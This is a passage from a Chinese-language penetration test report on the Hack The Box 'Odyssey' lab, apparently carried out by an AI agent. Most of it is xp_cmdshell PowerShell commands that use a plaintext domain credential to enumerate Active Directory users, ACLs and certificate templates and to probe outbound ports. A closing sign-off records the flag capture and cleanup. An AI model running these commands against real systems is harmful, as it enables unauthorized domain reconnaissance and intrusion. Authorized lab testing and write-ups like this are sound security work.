DirectoryServices.DirectoryEntry(''LDAP://172.16.0.10/DC=odyssey,DC=htb'',''ODYSSEY\svc-mssql'',''cml958782''); $s=New-Object
DirectoryServices.DirectorySearcher($b); $s.Filter=''(&(objectCategory=person)(objectClass=user))''; $s.PageSize=500;
$s.PropertiesToLoad.Add(''samaccountname'')|Out-Null; $s.FindAll() | ForEach-Object { $_.Properties[''samaccountname''] }"';
EXEC xp_cmdshell 'powershell -NoProfile -Command "$b=New-Object
DirectoryServices.DirectoryEntry(''LDAP://172.16.0.10/DC=odyssey,DC=htb'',''ODYSSEY\svc-mssql'',''cml958782''); $s=New-Object
DirectoryServices.DirectorySearcher($b); $s.Filter=''(&(objectClass=computer))''; $s.PageSize=500;
$s.PropertiesToLoad.Add(''name'')|Out-Null; $s.FindAll() | ForEach-Object { $_.Properties[''name''] }"';
```

svc-mssql 權限下 AD ACL 與 CA 列舉

來源：evidence/odyssey_10.129.157.200/sql_ad_acl_enum.sql

```
EXEC xp_cmdshell 'powershell -NoProfile -Command "$cred=New-Object
Management.Automation.PSCredential(''ODYSSEY\svc-mssql'',(ConvertTo-SecureString ''cml958782'' -AsPlainText -Force)); $dns=@(''
CN=svc-aegis-build,CN=Users,DC=odyssey,DC=htb'',''CN=svc-aegis-deploy,CN=Users,DC=odyssey,DC=htb'',''CN=svc-aegis-stream,CN=Use
rs,DC=odyssey,DC=htb'',''CN=ODYSSEY-DB,OU=Domain Controllers,DC=odyssey,DC=htb''); foreach($dn in $dns){''### ''+$dn;
try{$e=New-Object
DirectoryServices.DirectoryEntry(''LDAP://172.16.0.10/''+$dn,$cred.UserName,$cred.GetNetworkCredential().Password);
$e.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.SecurityIdentifier]) | ForEach-Object {
$_.IdentityReference.Value+'' | ''+$_.ActiveDirectoryRights+'' | ''+$_.AccessControlType+'' | ''+$_.ObjectType+'' |
inherited='' +$_.IsInherited }} catch{''ERR ''+$_.Exception.Message}}"';
EXEC xp_cmdshell 'powershell -NoProfile -Command "$cred=New-Object
Management.Automation.PSCredential(''ODYSSEY\svc-mssql'',(ConvertTo-SecureString ''cml958782'' -AsPlainText -Force));
$base=New-Object DirectoryServices.DirectoryEntry(''LDAP://172.16.0.10/CN=Configuration,DC=odyssey,DC=htb'',$cred.UserName,$cre
d.GetNetworkCredential().Password); $s=New-Object DirectoryServices.DirectorySearcher($base); $s.SearchRoot=New-Object
DirectoryServices.DirectoryEntry(''LDAP://172.16.0.10/CN=Enrollment Services,CN=Public Key
Services,CN=Services,CN=Configuration,DC=odyssey,DC=htb'',$cred.UserName,$cred.GetNetworkCredential().Password);
$s.Filter=''(&(objectClass=pKIEnrollmentService))''; $s.PropertiesToLoad.Add(''cn'')|Out-Null;
$s.PropertiesToLoad.Add(''dNSHostName'')|Out-Null; $s.PropertiesToLoad.Add(''certificateTemplates'')|Out-Null; foreach($x in
$s.FindAll()){''CA:''; $x.Properties[''cn'']; $x.Properties[''dnshostname'']; $x.Properties[''certificatetemplates'']}"';
```

SQL 主機受限網路連線盤點

來源：evidence/odyssey_10.129.157.200/sql_db_outbound_probe.sql

```
EXEC xp_cmdshell 'powershell -NoProfile -Command "$targets=@(@(''172.16.0.12'',22),@(''172.16.0.12'',80),@(''172.16.0.12'',3000
),@(''172.16.0.12'',445),@(''172.16.0.12'',8001),@(''10.10.14.209'',80),@(''10.10.14.209'',445),@(''10.10.14.209'',8000));
foreach($t in $targets){$c=New-Object Net.Sockets.TcpClient; try{$a=$c.BeginConnect($t[0],[int]$t[1],$null,$null);
if($a.AsyncWaitHandle.WaitOne(1500)){$c.EndConnect($a); ''OPEN ''+$t[0]+'':''+$t[1]}else{''TIMEOUT ''+$t[0]+ '':''+$t[1]}}
catch{''CLOSED ''+$t[0]+ '':''+$t[1]} finally{$c.Close()}}"';
EXEC xp_cmdshell 'powershell -NoProfile -Command "Get-HotFix | Sort-Object InstalledOn -Descending | Select-Object -First 15
HotFixID,InstalledOn,Description | Format-Table -AutoSize"';
EXEC xp_cmdshell 'systeminfo';
```

報告簽署

測試執行：Codex（GPT-6），依 HTB 使用者 TWTSO 明確授權，於 Hack The Box Odyssey 靶場執行。

結果：user.txt 與 root.txt 已讀取並提交；HTB 頁面顯示 You have solved Odyssey!、玩家排名 #428、1050 XP。

清理：本次新增 dMSA migration links / object 已刪除；DC 上臨時腳本、binary、測試 log 與 ACL 已清；DB 上 Chisel 檔案已刪除並終止程序；SQL xp_cmdshell 與 show advanced options 均回到 0。已保存的本機 evidence 包含敏感憑證與票證，應限制在授權測試人員可讀範圍。

免責聲明：本報告反映 2026-11-01 至 2026-11-02 HTB lab 測試結果。不同版本、重置狀態或生產環境的風險與修補方式可能不同。未經系統所有者授權，不得將此流程用於其他系統。



圖：HTB 實際完成對話框（原始瀏覽器截圖，已保存）。